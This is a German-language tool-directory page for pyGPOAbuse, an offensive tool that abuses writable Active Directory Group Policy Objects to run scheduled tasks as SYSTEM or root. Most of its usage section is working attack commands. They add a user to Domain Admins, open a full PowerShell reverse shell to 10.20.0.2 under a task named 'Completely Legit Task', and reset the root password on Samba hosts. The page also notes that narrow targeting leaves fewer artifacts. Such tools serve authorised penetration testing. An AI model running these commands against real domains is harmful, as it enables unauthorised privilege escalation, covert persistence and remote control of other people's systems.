

Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
pyGPOAbuse — Teilweise Python-Implementierung von SharpGPOAbuse | Kitploit

Tools/GitHubGitHub/hackndo/pygpoabuse
Privilege EscalationExploitationLaterale BewegungPost-ExploitationPenetrationstests
GitHubhackndo/pygpoabuse

pyGPOAbuse

Teilweise Python-Implementierung von SharpGPOAbuse

Repository anzeigen
5857134vor 5 MonatenVon Kitploit geprüft
Teilen

pyGPOAbuse

Filter-Erweiterungen von D4RKMATT3R

  • HAFTUNGSAUSSCHLUSS: Dies wurde nur kurz in einer lokalen AD-Umgebung getestet. Ich übernehme keine Verantwortung für unvorhergesehenes Verhalten oder Fehlfunktionen. Es wird wie besehen bereitgestellt, nur für autorisierte Tests, vollständig auf eigenes Risiko.
  • Unterstützt jetzt gefilterte Zielauswahl von Benutzern oder Hosts, ähnlich wie SharpGPOAbuse
  • Szenario: GPO ist mit der Active-Directory-Domäne verknüpft, daher würden Aufgaben auf alle betroffenen Objekte in dieser Domäne (Benutzer/Hosts) angewendet, was eine Menge unnötiger Geräusche und Artefakte hinterlassen würde. Daher wird ein gezielterer Ansatz bevorzugt, bei dem Befehle auf bestimmten Zielen, z. B. dem Domänencontroller, ausgeführt werden.
Host/User targeting via filters (mirrors SharpGPOAbuse --FilterEnabled):
  -filter-enabled       Enable GPO Host/User targeting so the scheduled task only runs for a specific host/user
  -target-dns-name FQDN
                        Computer task: DNS/FQDN of the only host that should run the task (e.g. dc01.corp.local)
  -target-username DOMAIN\USER
                        User task: only this user processes the task (format: DOMAIN\username)
  -target-user-sid SID  User task: SID of the targeted user (optional, more robust matching)

Beispiel

# Add Domain user and add to Domain Admins via Domain-Controller
python3 pygpoabuse.py red.local/user:Testing123 -gpo-id D9A65E7F-112D-49B9-AF7A-4FC2BA092BF6 -taskname SecurityUpdate  -dc-ip 192.168.152.2 -command 'net user UserGPO P@ssw0rd /add && net group "Domain Admins" UserGPO /add' -filter-enabled -target-dns-name dc01.red.local

Beschreibung

Python **Teil-**Implementierung von SharpGPOAbuse von @pkb1s


Dieses Werkzeug kann verwendet werden, wenn ein kontrolliertes Konto ein vorhandenes GPO ändern kann, das für einen oder mehrere Benutzer und Computer gilt. Es erstellt eine sofortige geplante Aufgabe als SYSTEM auf dem entfernten Computer für Computer-GPO oder als angemeldeter Benutzer für Benutzer-GPO.

Standardmäßig wird ein lokaler Administrator hinzugefügt.
Example

Verwendung

Grundlegende Verwendung

Fügen Sie den Benutzer john zur lokalen Administratorgruppe hinzu (Passwort: H4x00r123..)

./pygpoabuse.py DOMAIN/user -hashes lm:nt -gpo-id "12345677-ABCD-9876-ABCD-123456789012"

Erweiterte Verwendung

Beispiel für eine Reverse Shell

./pygpoabuse.py DOMAIN/user -hashes lm:nt -gpo-id "12345677-ABCD-9876-ABCD-123456789012" \ 
    -powershell \ 
    -command "\$client = New-Object System.Net.Sockets.TCPClient('10.20.0.2',1234);\$stream = \$client.GetStream();[byte[]]\$bytes = 0..65535|%{0};while((\$i = \$stream.Read(\$bytes, 0, \$bytes.Length)) -ne 0){;\$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString(\$bytes,0, \$i);\$sendback = (iex \$data 2>&1 | Out-String );\$sendback2 = \$sendback + 'PS ' + (pwd).Path + '> ';\$sendbyte = ([text.encoding]::ASCII).GetBytes(\$sendback2);\$stream.Write(\$sendbyte,0,\$sendbyte.Length);\$stream.Flush()};\$client.Close()" \ 
    -taskname "Completely Legit Task" \
    -description "Dis is legit, pliz no delete" \ 
    -user

Bereinigung

Löschen Sie die geplante Aufgabe nach ihrer Ausführung.

./pygpoabuse.py DOMAIN/user -hashes lm:nt -gpo-id "12345677-ABCD-9876-ABCD-123456789012" --cleanup

Verwendung mit Samba AD

Dieses Werkzeug kann auch mit Samba-AD-Domänen verwendet werden. Es erstellt einen sofortigen Job als root auf dem entfernten Computer für Computer-GPO.

Erstellen Sie zuerst ein Bash-Skript oder eine ELF-Datei.

#!/bin/bash
echo "root:1234" | chpasswd

Führen Sie dann das Werkzeug mit dem Argument --linux-exec aus.

./pygpoabuse.py DOMAIN/user:password -gpo-id "12345677-ABCD-9876-ABCD-123456789012" --linux-exec /path/to/executable


Example

Danksagungen

  • @pkb1s für SharpGPOAbuse
  • @airman604 für schtask_now.py
  • @SkelSec für msldap
Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    717
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    504
  • 3

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    402
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    342
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    260
  • 6

    antifox

    antifox-ai/antifox

    KI-Multi-Agenten-Plattform für autonome Penetrationstests, die Recon, Angriffsflächen-Erkennung, Exploit-Validierung und evidenzbasierte Berichtserstellung durchführt.

    259

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →





